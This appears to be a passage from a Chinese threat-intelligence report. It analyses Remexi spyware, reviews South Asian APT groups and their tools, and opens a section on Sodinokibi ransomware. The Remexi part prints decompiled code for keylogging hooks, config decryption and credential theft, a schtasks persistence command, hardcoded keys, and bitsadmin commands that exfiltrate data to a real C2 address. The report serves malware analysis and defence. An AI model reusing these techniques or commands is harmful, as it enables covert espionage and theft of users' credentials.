


图 2-37　task.xml 配置文件内容（来源：北京启明星辰信息安全技术有限公司）

通过使用schtasks.exe工具向受感染设备添加计划任务执行，执行命令如下：

"schtasks.exe" " /create /TN \"Events\\CacheTask_Username\" /XML \"C:\\Users\\Username\\AppData\\Local\\Temp\\task.xml\" /F"

在受感染设备的任务管理器中，可以看到被成功添加的计划任务，如图2-38所示。




图 2-38　恶意软件添加的计划任务（来源：北京启明星辰信息安全技术有限公司）

（2）解密配置文件

持久化完成后，该恶意软件便会解密配置文件config.ini为后续窃取信息、回传数据做准备。配置文件config.ini是恶意软件存储其加密配置数据的文件，由黑客下发到目标主机中与Remexi恶意软件同目录之下，其使用硬编码的25字节密钥对配置文件进行异或解密，如图2-39所示。

```
memset(&path_config.ini, 0, 0x208u);
swprintf(&path_config.ini, "%", &Path_, L"config.ini");
EnterCriticalSection(&CriticalSection);
f1 = wfopen(&path_config.ini, L"rb,ccs=UTF-8");
f2 = f1;
if ( f1 )
{
  fseek(f1, 0, 2);
  v5 = ftell(f2) - 1;
  rewind(f2);
  v6 = (char *)calloc(v5, 1u);
  buf = v6;
  if ( v6 )
  {
    v8 = fread(v6, 1u, v5, f2); XOR解密, key为"eLNFpCZoiyxxIBluPjNIigwWu"
    if ( v8 == v5 )
    {
      fclose(f2);
      for ( index = 0; index < v5; ++index )
        buf[index] ^= key[index % 25u];
      v10 = (wchar_t *)calloc(v8, 2u);
      mbstowcs(v10, buf, v8);
```

图 2-39　解密配置文件（来源：北京启明星辰信息安全技术有限公司）

每个样本拥有唯一的XOR密钥，此次分析的这个样本的密钥为“eLNFpCZoiyxxIBluPjNIigwWu”。解密后的字段值及其含义见表2-3。

表2-3 配置文件字段和含义（来源：北京启明星辰信息安全技术有限公司）

字段	值	含义
diskFullityCheckRatio	1.4	恶意软件工作路径下文件与磁盘可用空间的比率阈值。如果大于等于该值，其就会被删除
captureScreenTimeOut	72	对系统进行截屏的采样时间，单位为秒，如72秒/313秒截屏一次
captureActiveWindowTimeOut	313	
captureScreenQC	40	截图时，指定屏幕和活跃窗口的截图质量
captureActiveQC	40	
CaptureSites	VPN*0,0 Login*0,0 mail*0,0 Security*0,0	屏幕截图时感兴趣的窗口标题，使用鼠标左键钩子和回车键钩子来实现
important	upLog.txt upSCRLog.txt upSpecial.txt upFile.txt upMSLog.txt	使用bitsadmin.exe程序回传给控制端的文件列表
maxUpFileSizeKByte	1,000,000	回传到控制端的最大文件大小
Servers	http://108.61.189.174	控制端地址
ZipPass	KtJvOXulgibfiHk	上传的压缩文件密码
browserPasswordCheckTimeout	300,000	收集key3.db、cookies.sqlite和其他浏览器文件之间需要等待的毫秒数

从配置信息中可以看出该恶意软件有明显的间谍行为特征。此后该配置信息会初始化一系列全局变量，从而指示后续任务的执行。紧接着，恶意软件为了防止bitsadmin.exe进程（用于实现微软后台智能传输的工具）被占用，会强制关闭该进程，如图2-40所示。

```
open_config_ini3();
ShellExecuteA(0, "open", "taskkill.exe", "/IM bitsadmin.exe /F", 0, 0);
while ( check_process("taskkill.exe") )
  Sleep(100u);
hHookMouse = SetWindowsHookExA(14, MouseHookProc, hInstance, 0);
v15 = GetForegroundWindow();
SetForegroundWindow(v15);
```

图 2-40 关闭 bitsadmin.exe 进程（来源：北京启明星辰信息安全技术有限公司）

（3）收集感染设备网络信息

在解密配置文件的同时，恶意软件会通过管道的方式执行“ipconfig /all”命

令，来收集目标网络接口的详细配置信息，如网卡、MAC地址、IP地址、网关地址、网络代理等关键信息，代码片段如图2-41所示。

```
ipconfig_all = (wchar_t *)calloc(0x1Eu, 2u);
swprintf(ipconfig_all, "i", L"onfig ", "l");  // ipconfig /all
pBuf_ipconfig = 0;
do_ipconfig(ipconfig_all, (int)&pBuf_ipconfig);      执行ipconfig /all命令
v1 = (char *)pBuf_ipconfig;
buf_ipconfig = (wchar_t *)calloc(strlen((const char *)pBuf_ipconfig) + 1, 2u);
mbstowcs(buf_ipconfig, v1, strlen(v1));
EnterCriticalSection(&stru_412688);
wcscat_plaint_xor_logs_txt("\r", 0);
wcscat_plaint_xor_logs_txt(buf_ipconfig, 0);  XOR加密获取的网络配置信息
wcscat_plaint_xor_logs_txt(L"\r\n</dptr>\r\n", 0);
LeaveCriticalSection(&stru_412688);
```

图 2-41　获取网络配置信息（来源：北京启明星辰信息安全技术有限公司）

该结果被XOR加密存储到同级目录下的log.txt文件中，其中异或加密的key为“uCk3hF3JZK7zr6xX5ttctyf3DNNyna3CT4JPKDjQfaZkU9z6rgDtzgQfJscXdLsB%”。这些信息会和收集到的剪切板内容一起被回传到攻击者控制的控制端上，加密的代码片段如图2-42所示。

```
buftmp = calloc(nNumberOfBytesToWrite, 1u);
memset(&log_txt, 0, 0x208u);
swprintf(&log_txt, L"%sLog.txt", &Path_);
v3 = open_seek(&log_txt);
v4 = (unsigned __int8)v3 & (unsigned __int8)(~v3 >> 31) & 0x3F;
for ( index = 0; index < (signed int)nNumberOfBytesToWrite; ++index )
{
  buftmp[index] = xorkey_0[v4] ^ buf_2_xor[index];          XOR加密
  v4 = ((_BYTE)v4 + 1) & 0x3F;
}
WriteFile_(&log_txt, buftmp, nNumberOfBytesToWrite);
```

图 2-42　加密保存感染设备网络信息（来源：北京启明星辰信息安全技术有限公司）

（4）设置钩子函数

当bitsadmin.exe被成功关闭后，恶意软件会安装键盘钩子函数handlekeys()和鼠标钩子函数MouseHookProc()来对感兴趣的窗口进行截图，同时会启动8个线程来执行相关任务。安装代码如图2-43所示。

```
while ( check_process("taskkill.exe") )
  Sleep(100u);
hHookMouse = SetWindowsHookExA(14, MouseHookProc, hInstance, 0);
hHookKey = SetWindowsHookExA(13, handlekeys, v16, 0);
while ( GetMessageA(&Msg, 0, 0, 0) > 0 )
{
```

图 2-43　安装鼠标钩子函数和键盘钩子函数（来源：北京启明星辰信息安全技术有限公司）

被监视窗口由配置文件“config.ini”的字段“CaptureSites”指定（如窗口标题包含“VPN”“Login”“mail”等字符串）。为了防止在系统进入待机或者屏保状态下产生无效截图，恶意软件会在受害者点击了鼠标左键或者按下回车键之

后，通过启用“Splitter.exe”工具对指定的窗口进行截图（同时还会启用屏幕截图的功能，该功能是通过一个线程来实现的），并将截图保存在Cache006子目录中。“Splitter.exe”工具支持的参数见表2-4。

表2-4 Splitter.exe工具支持的参数（来源：北京启明星辰信息安全技术有限公司）

参数	描述
-scr	保存在Cache006子目录中的截图文件名称，可以捕获全屏或者活动窗口
-ms	保存在Cache006子目录中的截图文件名称
-zip	加密保护的zip文件名（密码由config.ini文件中的ZipPass字段指定）
-clipboard	保存在Cache005子目录中的来自剪切板的屏幕截图名称

另外，键盘钩子函数还会作为键盘记录器来记录目标主机的键盘输入信息，记录的内容通过异或加密存储到同级目录下的log.txt文件中，加密key为“uCk3hF3JZK7zr6xX5ttctyf3DNNyna3CT4JPKDjQfaZkU9z6rgDtzgQfJscXdLsB%”，该密钥几乎会用于所有收集得来的情报数据的加密。此后黑客会通过远程指令将该文件会同其他被窃取的信息一起回传到控制端上。

（5）创建任务线程

当前期准备工作完成后，恶意软件会启动8个不同的线程来执行相应的任务，这些任务包括从控制端获取恶意命令、执行恶意命令、窃取感染设备剪切板数据、屏幕截图、收集感染设备浏览器相关的敏感数据等，如图2-44所示。

```
SetForegroundWindow(v22);
CreateThread(0, 0, sub_409260, 0, 0, &ThreadId);// 使用bitsadmin从C&C获取命令并保存到注册表
CreateThread(0, 0, sub_40916C, 0, 0, &v38);   // 从注册表解密命令并执行
CreateThread(0, 0, sub_407650, 0, 0, &v39);   // 窃取剪切板数据
CreateThread(0, 0, sub_409774, 0, 0, &v40);   // 屏幕截图并存储在\Cache005目录
CreateThread(0, 0, sub_40AB3C, 0, 0, &v41);   // 加密并上传窃取的文件
CreateThread(0, 0, sub_4040DD, 0, 0, &v42);   // 卸载鼠标和键盘钩子函数
CreateThread(0, 0, sub_407510, 0, 0, &v43);   // 检查工作目录大小
CreateThread(0, 0, sub_402A14, 0, 0, &v44);   // 窃取感染设备浏览器敏感信息
Sleep(2000u);
```

图 2-44 分不同线程执行各自的任务（来源：北京启明星辰信息安全技术有限公司）

以下将对每一个任务线程做详细的分析。

a.控制命令获取

该线程主要用于接收黑客下发的控制指令（黑客的控制端地址为“108.61.189.174”，分析时已停止服务），此处与绝大部分恶意代码不同的是，该恶意软件非直接将网络流数据转换为控制指令，而是利用微软后台智能传输机制来实现。具体实现方法：首先将获取的控制指令保存在辅助文件“Cache001\cde00.acf”中，然后采用RC4加密存储到注册表“HKCU\SOFTWARE\

Microsoft\Fax”下。加密操作由Windows的CryptoAPI函数来实现，RC4密钥为“eLNFpCZoiyxxIBluPjNligwWu”，代码片段如图2-45所示。

```
while ( 1 )
{
  if ( !wcsstr(&bufServers[100 * index], "h") )
    goto LABEL_2;
  buf_asp = (wchar_t *)calloc(0x104u, 2u);
  swprintf(buf_asp, L"%s/%sp.a%s?ui=%s", &bufServers[100 * index], "a", L"sp", v3);
                                                    //
  if ( !bitsadmin_HelpCenterDownload(buf_asp, &cd00_acf) )   <-- 从控制端获取指令
    break;
  if ( buf_asp )
    free(buf_asp);
  if ( ++index == 15 )
    goto LABEL_2;
}
CryptCMD_2_fax();   <-- 加密指令到注册表
if ( buf_asp )
```

图 2-45　加密操作代码片段（来源：北京启明星辰信息安全技术有限公司）

除此之外，该样本几乎所有的通信均是借助于微软后台智能传输机制来实现的。微软后台智能传输服务（Background Intelligent Transfer Service，BITS）主要由微软官方应用程序bitsadmin.exe（bitsadmin.exe是微软在Windows 2000及后续版本中包含的一个组件，有助于利用空闲网络带宽在计算机之间异步、有优先级及自我限制地传输文件。反病毒软件Microsoft Security Essentials及之后的Windows Defender也使用它获取签名更新，并且微软的即时通信产品会使用它来传输文件）来实现。BITS传输的最大特点就是利用空闲网络进行动态传输，BITS会不断监控网络流量以增加或减少流量，并遏制自己的传输以确保其他前台应用程序获得所需的带宽。

恶意软件使用BITS应用程序从控制端下载控制命令，命令的格式如下：

bitsadmin.exe /TRANSFER HelpCenterDownload /DOWNLOAD/PRIORITY normal <server> <file>

http://<server_config>/asp.asp?ui=<host_name>nrg-<adapter_info>-<user_name>

从控制端的URL可以看出，黑客的控制端是基于IIS和asp技术处理来自受害机的HTTP请求。

b. 解密指令执行

指令的执行通过另外一个线程来实现，首先恶意软件提取出被加密保存在注册表“HKCU\SOFTWARE\Microsoft\Fax”下的指令数据，并用RC4算法进行解密，代码片段如图2-46所示。




图 2-46　解密操作代码片段（来源：北京启明星辰信息安全技术有限公司）

恶意代码对控制数据解密完成后便会解析控制指令及其参数，执行相应的控制功能，通过逆向分析发现其使用了10种控制指令，代码中指令数据截图如图2-47所示。




图 2-47　控制指令数据（来源：北京启明星辰信息安全技术有限公司）

详细分析每条指令的执行功能，并将其功能描述整理成表2-5。

表2-5 控制指令及其功能描述（来源：北京启明星辰信息安全技术有限公司）

控制指令	功能描述
search	在目标主机所有逻辑驱动器上搜索文件
updateExe	更新恶意文件
updateConfig	更新配置文件
search&upload	收集指定文件名的文件进行加密并将其添加到上传目录(Cache002)
uploadfile	加密指定文件并将其添加到上传目录
uploadfolder	加密指定目录的文件并将其添加到上传目录
shellexecute	通过cmd.exe远程静默执行命令
wmic	通过WMI .exe远程静默执行命令
sendIEPass	将所有收集到的浏览器数据加密并添加到上传目录
uninstall	删除文件、目录和任务

c.窃取剪切板数据

该线程主要用于监视并窃取剪切板内存中的数据，窃取的图片数据会保存到\Cache005子目录中，代码片段如图2-48所示。

```
memset(&lpString, 0, 0x50u);
local_time = get_Time();
swprintf(&lpString, L"%s_ClipBoard.jpg", local_time);
cmd1 = calloc(0x104u, 2u);
swprintf(cmd1, L"%s%s", &Path_, "S");
cmd2 = calloc(0x104u, 2u);
swprintf(cmd2, L"%s \"%s%s%s\"");
EnterCriticalSection(&stru_414610);
CreateProcessW_(cmd1, cmd2, &ProcessAttributes, &Path_, "C", &lpString, v17, v18
if ( cmd1 )
```

保存剪切板图片数据到\Cache005子目录

图 2-48 保存剪切板数据代码片段（来源：北京启明星辰信息安全技术有限公司）

对于窃取到的字符数据采用异或加密存储到恶意软件同目录下的log.txt文件中。其中加密key和键盘记录数据的加密key同为“uCk3hF3JZK7zr6xX5ttctyf3DNNyna3CT4JPKDjQfaZkU9z6rgDtzgQfJscXdLsB%”。

d.屏幕截图

屏幕截图线程（同样调用“Splitter.exe”模块来实现）会依据配置文件所指定的屏幕采样时间（单位为秒，由captureScreenTimeOut或captureActiveWindowTimeOut的值指定）来控制截屏的频率。该线程同时配合键盘钩子函数和鼠标钩子函数来确保在系统待机或者屏保状态下不会做无意义的截图行为。截图的文件将会被保存到\Cache005子目录下，代码片段如图2-49所示。




图 2-49　屏幕截图并保存代码片段（来源：北京启明星辰信息安全技术有限公司）

e.暂停恶意软件执行

该线程主要负责恶意软件的暂停执行，黑客可以在做完一系列任务时暂时中止恶意软件执行，以减少被发现的可能。该线程会卸载鼠标钩子函数和键盘钩子函数，中止bitsadmin.exe执行，关闭恶意软件进程。为了确保下次周期内还能得到执行，该线程再次做了一次持久化操作，代码片段如图2-50所示。

图 2-50　暂停恶意软件执行代码片段（来源：北京启明星辰信息安全技术有限公司）

f.工作目录使用率监控

该线程主要负责监控其工作目录（主要用于存放窃取的情报数据）的文件膨胀状况，以确定其是否超过配置文件所设定的阈值。该阈值是工作目录下文件占用空间与当前磁盘空闲空间的比值。该值由配置文件config.ini中diskFullityCheckRatio字段指定。如果该比值大于或等于这个阈值，工作目录就会被清除，以防引起目标的注意，代码片段如图2-51所示。

图 2-51　恶意软件工作目录使用率监控（来源：北京启明星辰信息安全技术有限公司）

g.敏感数据窃取

该线程主要用于收集受害主机相关的敏感数据。首先获取受害主机的Windows登录凭证、网页缓存、Chrome保存的网站登录凭证等数据，通过RC4算法加密后保存到IECrashReport.inf文件中，加密密钥为“eLNFpCZoiyxxIBluPjNligwWu”；然后还会拷贝并重命名Firefox浏览器的数据库文件“signons.sqlite，key3.db，cookies.sqlite，downloads.sqlite”到恶意软件当前目录下；最后通过zip将这些文件打包到Cache002目录中。收集这些信息的行为会每隔一段时间执行一次，时间间隔由配置文件的browserPasswordCheckTimeout字段决定，代码片段如图2-52所示。

图 2-52　收集感染设备敏感信息代码片段（来源：北京启明星辰信息安全技术有限公司）

h.数据回传

数据回传线程主要用于清洗收集的数据，首先该线程将Cache005和Cache006目录移动到Cache002目录中，并且将恶意软件当前目录下的log.txt（其中包含键盘记录信息、剪切板数据、网卡信息等文本型数据）文件通过zip压缩方式打包到Cache002目录下，最后将Cache002目录下的所有文件上传到控制端。其打包命令如下：

Splitter.exe -zip "FileName" maxUpFileSizeKByte "Cache002"

其中，参数maxUpFileSizeKByte为回传到控制端的最大文件大小，由配置文件指定。

最后，采用BITS的方式将这些数据一起回传至控制端，并清除掉已经回传过的文件。回传的命令格式如下：

bitsadmin.exe /TRANSFER HelpCenterUpload /UPLOAD /PRIORITY normal "<control_server>/YP01_<victim_fingerprint>_<log_file_name>" "<log_file_name>"

数据回传的代码片段如图2-53所示。




图 2-53　通过 BITS 回传数据代码片段（来源：北京启明星辰信息安全技术有限公司）

2.5.4 总结

通过以上分析可以看出，该组织越来越偏向于目标操作系统自有工具来从事攻击活动，而不是像许多APT组织那样开发一整套复杂而精密的攻击框架。其使用“schtasks.exe”“Splitter.exe”“cmd.exe”“wmi.exe”“taskkill.exe”和“bitsadmin.exe”等一系列工具来完成间谍活动，一定程度上增加了发现攻击难度。

另外分析显示，目前许多APT组织仍大量采用钓鱼邮件来投递恶意软件，而且后续依然会被大量的黑客组织所使用。因此用户应加强对邮件系统的安全防护，不轻易打开不明邮件或者可疑邮件的附件，并采取限制启用宏文档、及时更新系统补丁等措施。另外还需要加强对员工安全意识方面培训，以提高员工对钓鱼邮件的防范能力。对于一些机要部门，在处理与部门业务高度相关的可疑邮件时，应先与发件方进行核实后再进行查看以确保安全。

2.6 南亚 APT 组织最新活动情况专题分析

2019年，南亚APT组织出现了新的网络攻击活动，北京奇安信科技有限公司针对其活动情况开展了专题分析。

2.6.1 南亚 APT 组织和活动情况概览

（1）组织概要

表2-6中总结了被公开命名的南亚地区APT组织和攻击活动，可以看出南亚地区拥有多个活跃的APT组织，并主要以网络间谍活动和情报窃取为目的。尽管国内外安全厂商以不同的命名对这些 APT 组织和攻击行动进行跟踪，然而其历史活动都存在一些关联性和重叠。

表2-6 公开命名的南亚地区APT 组织和攻击活动概要（来源：北京奇安信科技有限公司）

APT 组织名称	最早披露来源	最早活动时间	组织概要
摩诃草	Norman	2009年	该组织最早是由Norman公司披露的其针对挪威电信公司Telenor的APT攻击并命名为“Hangover”。其从2015年12月起后续的攻击活动大多归属命名为“Patchwork”，国内部分安全厂商也称其为“白象”
蔓灵花	360	2013年	该组织使用InPage漏洞文档的攻击活动，并与Confucius和摩诃草存在关联
肚脑虫	奇安信	2016年	主要使用yty和EHDevel两套恶意软件框架，与Hangover和Patchwork存在联系
响尾蛇	Kaspersky	2012年	疑似来自南亚某国的APT组织

（2）攻击工具

表2-7中总结了上述APT组织常用的攻击平台、涉及的主要开发语言以及相关攻击工具命名等。这些APT组织几乎同时具备针对Windows和Android系统的攻击武器，这两个系统也是近年来终端用户占有率最高的两个系统。从攻击工具涉及的开发语言来看，其涉及了非常多样化的开发语言，在这点上南亚地区的APT组织与全球其他 APT组织呈现出不同的技术特点，除了APT28组织以外。

南亚地区的APT组织使用的攻击工具，大多以定制化开源工具，或者自制的较为简单的后门程序为主，在攻击时配合鱼叉邮件攻击、社会工程学，投递漏洞文档，使

用脚本类加载执行载荷。少数APT组织，例如“蔓灵花”“肚脑虫”存在专用的木马工具，但总体来看，南亚地区的APT组织使用的攻击工具类型较为杂乱。

表2-7 南亚地区 APT 组织攻击工具对比（来源：北京奇安信科技有限公司）

APT 组织名称	攻击平台	主要开发语言	主要攻击工具及命名
摩诃草	Windows、macOS、Android	C++、.Net、AutoIt、Delphi 等	QuasarRAT：定制的RAT； NdiskMonitor：自制的.Net后门； Badnews：以公开平台分发控制信息的后门
蔓灵花	Windows、Android	Visual C++、C#	AndroRAT：定制的安卓木马； BITTER：RAT工具； ArtraDownloader：下载器，用于下载 BITTER RAT
肚脑虫	Windows、Android	C++、.Net、Python、VBS、AutoIt	EHDevel、yty：常用的针对Windows 的攻击平台； StealJob：安卓木马
响尾蛇	Windows、Android	Powershell、VB、Visual C++、C#、JavaScript	结合了RTF漏洞文档、HTA文件和白利用DLL

2.6.2 “摩诃草”组织分析

“摩诃草”组织，又称“Patchwork”“Dropping Elephant”和“白象”，其被广泛认为与南亚某国家背景有关，也是南亚地区最为古老和活跃的APT组织。奇安信威胁情报中心在过去日常对“摩诃草”组织活动的跟踪过程中，发现其与“响尾蛇”APT组织存在高可信度重叠的证据，所以在内部将“响尾蛇”和“摩诃草”组织活动合并跟踪。

（1）主要攻击武器

a.漏洞文档

在“摩诃草”2019年的活动中，其主要利用CVE-2019-11882的漏洞文档和EPS 漏洞利用文档，前者是 APT 组织大量利用的一种文档漏洞，后者在其历史活动中也曾出现过。

b.FakeJLI 后门

FakeJLI后门是“摩诃草”的自定义后门程序，其在历史活动中也有使用过。这里以MD5：93826e38201fb6e28891ae4b2e121455为例，其通常伪装成MsBuild.exe 进程。FakeJLI 后门采用两种不同的方式获取控制域名信息，一种是通过硬编码到样本文件中，另一种是通过公开平台（Github、Feed43等）获取相关配置文件。

c..Net 后门

在“摩诃草”某次鱼叉邮件攻击活动中，使用了C#编写的loader程序和后门DLL。

d.安卓木马

“摩诃草”还开发了针对Android系统的木马程序，其伪装成一款“知识翻译”软件（MD5：54627B73D5D4C88CA6DAAC72FE1B1C22），如图2-54所示。

图2-54 伪装成一款“知识翻译”软件的Android系统木马程序（来源：北京奇安信科技有限公司）

（2）“摩诃草”与“响尾蛇”的关联性分析

根据奇安信威胁情报中心的分析报告，在跟踪2019年7月末“响尾蛇”组织发起的一系列利用CVE-2019-11882漏洞文档的鱼叉邮件攻击活动中，其攻击样本中使用了包括trans-can.net在内的一系列控制域名，其他安全厂商的相关报告中也将该域名标记为“响尾蛇”组织。在同一时间，还监测到“摩诃草”的鱼叉邮件攻击，其于2019年7月18日以名为La**hou的账户，发件邮箱为umesh@***.com.np和admin@twa-***.com，向目标用户邮箱投递鱼叉邮件，部分IoC信息也被其他安全厂商标记为“响尾蛇”组织。基于威胁情报分析，上述分析文档关联到邮箱地址nadra-**.mail-a.com，并且其发件 IP地址为“摩诃草”组织历史使用的邮件服务器指向的 IP 地址。由于该 IP 地址并未广泛公开，并且作为邮件发送IP地址使用，所以更有可能是该攻击组织拥有的IP地址，而不是故意购买和租赁的IP地址作为攻击行为的混淆，并且两个组织几乎在同一时间范围活动，所以两个组织很有可能是同一来源。

2.6.3 “蔓灵花”组织分析

“蔓灵花”组织，又称“BITTER”，是另一个活跃于南亚地区的APT组织。

（1）主要攻击武器

Downloader下载器通常由模板注入的漏洞文档加载执行，而此下载器程序也曾与奇安信威胁情报中心发布的《蔓灵花（BITTER）APT组织使用InPage软件漏洞针对巴基斯坦的攻击及团伙关联分析》报告中的下载程序winopen.exe一致。

（2）“蔓灵花”组织与其他南亚地区 APT 组织的联系

“蔓灵花”组织在2019年的攻击活动中使用的攻击技术和攻击工具并没有太大的变化，其攻击程序实现也较为简单。奇安信威胁情报中心在2018年曾经披露过该组织利用 InPage 软件漏洞实施攻击活动，曾发现“摩诃草”和“Confucius”之间的联系，并通过漏洞利用样本发现南亚地区多个APT组织之间存在潜在的联系。卡巴斯基和趋势科技也曾多次披露南亚地区APT组织利用InPage漏洞的攻击案例，并且将其独立命名为“Urpage”进行跟踪。这些印证了南亚地区多个 APT 组织在攻击技术、攻击工具以及网络基础设施上存在一些重叠。

2.6.4 “肚脑虫”组织分析

“肚脑虫”组织，又称“Donot team”，拥有相对固定的攻击武器，被命名为EHDevel和yty框架，在2019年攻击活动中，发现该组织不少针对安卓终端的攻击样本。

（1）主要攻击武器

a.Windows 平台攻击武器

该程序和“肚脑虫”yty攻击框架的Downloader代码基本一致，都会获取计算机信息加密后再与C2进行通信，且都判断C2的返回值是loose还是win，如图2-55所示。

图 2-55　Windows 平台攻击武器部分代码（来源：北京奇安信科技有限公司）

b.安卓平台攻击武器

这里以样本（MD5：497A67D28058A781681F20E32B7B3D6A）为例分析安卓木马程序的功能。该程序整体运行流程如图2-56所示。通过控制域名（mangasiso.top）下发15种远控指令，对用户手机进行后台操控，获取用户手机信息。




图 2-56　安卓平台攻击武器整体运行流程（来源：北京奇安信科技有限公司）

2.6.5 总结

从南亚地区活跃的多个APT组织及2019年的相关攻击活动来看，初始的攻击技术出现了一些变化，但后续的木马载荷依然延续了过去的攻击武器库。

南亚地区APT组织总体来说其攻击能力不算复杂，其拥有自制的攻击程序和工具，但功能和代码实现相对来说复杂程度不是很高，结合历史活动来看，其具备零日漏洞的使用能力，但大多数情况会使用已经公开的漏洞，并且以文档型漏洞为主。

鱼叉邮件攻击和基于社会工程学攻击的诱饵内容的制作，是包括“摩诃草”“蔓灵花”“肚脑虫”在内的APT组织常用的攻击入口方式。可以合理推测这些组织在实施APT攻击活动前，对攻击目标机构或者人员的邮箱地址、组织结构、企业相关信息和近期工作等方面均做了详实的信息收集工作。并且，南亚地区APT组织还会选择在军事外交冲突、地缘政治形势、重大热点事件时期实施APT攻击活动，以获得对手情报为目的。

结合2019年南亚地区APT组织的活动情况，其更偏好于在鱼叉邮件中附加恶意的下载链接，而不是直接内嵌附件文件，另外下载的诱饵文档通常为漏洞文档或者

利用远程模板注入技术。

其使用较为常用的维持持久化的技术，例如启动项目录、注册表启动键值、计划任务等。其命令控制手段通常采用HTTP/HTTPS承载的自定义加密形态的数据，以及利用公开平台的控制信息分发策略。

2.7 2019年Sodinokibi勒索病毒活跃轨迹专题分析

Sodinokibi是2019年下半年较活跃传播较广的勒索病毒之一，在短短几个月的时间内，已经在全球大范围传播。经过样本逆向分析，发现Sodinokibi勒索病毒与GandCrab勒索病毒有一些相似之处，同时通过追踪溯源发现Sodinokibi勒索病毒在GandCrab勒索病毒运营团队停止更新之后，马上接管GandCrab的传播渠道。经过近半年的发展，这款勒索病毒使用了多种传播渠道进行传播扩散，同时也被称为是GandCrab的“接班人”。深信服科技股份有限公司对2019年Sodinokibi勒索病毒活跃轨迹开展了专题分析，Sodinokibi勒索病毒2019年活跃情况见表2-8。

表2-8 Sodinokibi勒索病毒2019年活跃情况（来源：深信服科技股份有限公司）

活跃时间	病毒活跃情况
2019年4月26日	全球首次发现利用Oracle WebLogic Server漏洞传播
2019年4月28日	发现利用Confluence漏洞传播
2019年5月24日	首次发现使用RDP攻击的方式进行传播感染
2019年7月22日	首次发现利用Flash漏洞传播
2019年8月26日	发现Sodinokibi勒索病毒变种利用垃圾邮件
2019年9月初	发现Sodinokibi勒索病毒变种，使用无文件攻击方式，利用PowerShell或JavaScript脚本进行传播
2019年11月6日	发现一例利用垃圾邮件传播Sodinokibi勒索病毒
